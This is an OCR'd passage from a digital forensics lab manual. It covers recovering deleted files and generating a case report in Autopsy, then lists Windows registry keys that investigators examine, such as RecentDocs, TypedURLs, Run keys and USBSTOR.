
13. You can now check that the folder has been recovered, along with the files that were present in it.


14. In Autopsy, go to "Tools", then "Generate Report". Select an Excel report and click "Next". It will ask for the data source. Check the drive that was selected and click "Next". Now, select all results and click "Finish".


15. An Excel report will be created, summarizing the details of the case.


OUTPUT



Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Welcome
New Case
Open Recent Case
Open Case
Autopsy®
OPEN | EXTENSIBLE | FAST
Close



Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
New Case Information
Steps
1. Case Information
2. Optional Information
Case Information
Case Name:
Data Recovery and Inspection
Base Directory:
C:\Users\asif0\Downloads\New Folder
Browse
Case Type:
Single-User
Multi-User
Case data will be stored in the following directory:
C:\Users\asif0\Downloads\New Folder\Data Recovery and Inspection
< Back
Next >
Finish
Cancel
Help



Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
New Case Information
Steps
1. Case Information
2. Optional Information
Optional Information
Case
Number: 521
Examiner
Name: Asif
Phone: 4567864562
Email: windows@gmail.com
Notes: Data Recovery and Inspection of Deleted Data
Organization
Organization analysis is being done for: Not Specified
Manage Organizations
< Back
Next >
Finish
Cancel
Help


Data Recovery and Inspection - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Select Data Source Type
Disk Image or VM File
Local Disk
Logical Files
Unallocated Space Image File
Autopsy Logical Imager Results
XRY Text Export
< Back
Next >
Finish
Cancel
Help


Data Recovery and Inspection - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Select Data Source
Local Disk:
Unspecified
Select Disk
Timezone:
(GMT+5:30) Asia/Calcutta
Select Local Disk
Select a local disk:
Disk Name
Disk Size
Drive 0
1.8 TB
Drive 1
931.5 GB
New Volume (D:)
243.8 GB
New Volume (E:)
243.8 GB
OK
Cancel
Refresh Local Disks
< Back
Next >
Finish
Cancel
Help


Type here to search
17:54:01
13-Oct-23
Data Recovery and Inspection - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Configure Ingest
Run ingest modules on:
All Files, Directories, and Unallocated Space
Recent Activity
Hash Lookup
File Type Identification
Extension Mismatch Detector
Embedded File Extractor
Picture Analyzer
Keyword Search
Email Parser
Encryption Detection
Interesting Files Identifier
Central Repository
PhotoRec Carver
Virtual Machine Extractor
Select All
Deselect All
History
The selected module has no per-run settings.
Extracts recent user activity, such as Web browsing, re...
Global Settings
< Back
Next >
Finish
Cancel
Help


Data Recovery and Inspection - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Add Data Source
Processing data source and adding it to a local database. File analysis will start when this finishes.
Status
Adding: E Drive/Tally.ERP9/DAT/New folder
*This process may take some time for large data sources.
< Back
Next >
Finish
Cancel
Help


Data Recovery and Inspection - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Data Sources
D:_1 Host
D:
$OrphanFiles (8071)
$Extend (9)
$RECYCLE.BIN (8)
$Unalloc (103)
7 Done (8)
8 Done (8)
CFL Practical (6)
D Drive (7)
E Drive (20)
MSI28164.tmp (2)
MSI5a11b.tmp (2)
MSIcf549.tmp (2)
System Volume Information (9)
File Views
File Types
Deleted Files
File Size
Data Artifacts
Web Bookmarks (8)
Web Downloads (449)
Analysis Results
OS Accounts
Tags
Score
Reports
Listing
/img_D:
26 Results
Table
Thumbnail
Summary
Save Table as CSV
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
Size
Flags(Dir)
Flags(Meta)
$OrphanFiles
$Extend
$RECYCLE.BIN
$Unalloc
[current folder]
7 Done
8 Done
CFL Practical
D Drive
E Drive
MSI28164.tmp
MSI5a11b.tmp
MSIcf549.tmp
System Volume Information
$AttrDef
$BadClus
$BadClus:$Bad
Hex
Text
Application
File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences
Page: 1 of 1
Page
Go to Page: 1
Jump to Offset
Launch in HxD
0x00000000: 30 00 00 00 01 00 00 00 00 10 00 00 01 00 00 00 0...............
0x00000010: 10 00 00 00 20 00 00 00 20 00 00 00 00 00 00 00 ....
0x00000020: 00 00 00 00 00 00 00 00 10 00 00 00 02 00 00 00 ....
Android Analyzer (aLEAPP) for D:
(3 more...)

Practical 9: Access relevant information from the Windows registry for the investigation process using the registry view.

Instructions:

When on desktop, press the Windows + R keys. A Run menu will open. Now type "regedit" to open the Registry Editor.

Wireless Evidence in the Registry

Navigate to "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles".

You'll see one or more profiles listed there as "{05ABDF56-B63C-4A43-A390-5838DFB77A3C}".

In this registry, Windows stores information about network profiles that the computer has connected to, such as Wi-Fi networks or Ethernet connections.

RecentDocs Key

Navigate to

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs.docx". It's used to store information about the recent documents that a user has accessed.

TypedURLs Key

Navigate to "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs".

In this registry, Internet Explorer stores the history of URLs (web addresses) that you have typed into the address bar.

IP Address

Navigate to

"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces". This is the Windows Registry where configuration settings for network interfaces are stored.

Startup Location in the Registry

Navigate to "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CurrentVersion\Run". Here, in the Windows Registry, startup programs and processes are configured to run automatically

when the computer starts up.

RunOnce Startup

Navigate to

"HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CurrentVersion\RunOnce". Here you can configure programs and processes to run once when the computer starts up.

Startup Services

Navigate to "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services".

Here, configuration settings for system services are stored. Services are background processes that run independently of the user's interaction.

Start Legacy Application

Navigate to "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WDI".

This is related to the Windows Diagnostic Infrastructure (WDI). WDI is a framework in the Windows operating system designed to collect and manage diagnostic and performance data.

Start When a Particular User Logs On

Navigate to "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CurrentVersion\Run". This is the Windows Registry where you can configure programs and processes to run automatically

when the computer starts up for all users.

USB Storage Device


Navigate to "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00X\Enum\USBSTOR". This is where information about connected USB storage devices is stored.

Mounted Devices


Navigate to "Computer\HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices".

Here, information about mounted storage devices and their associated drive letters is stored.


OUTPUT



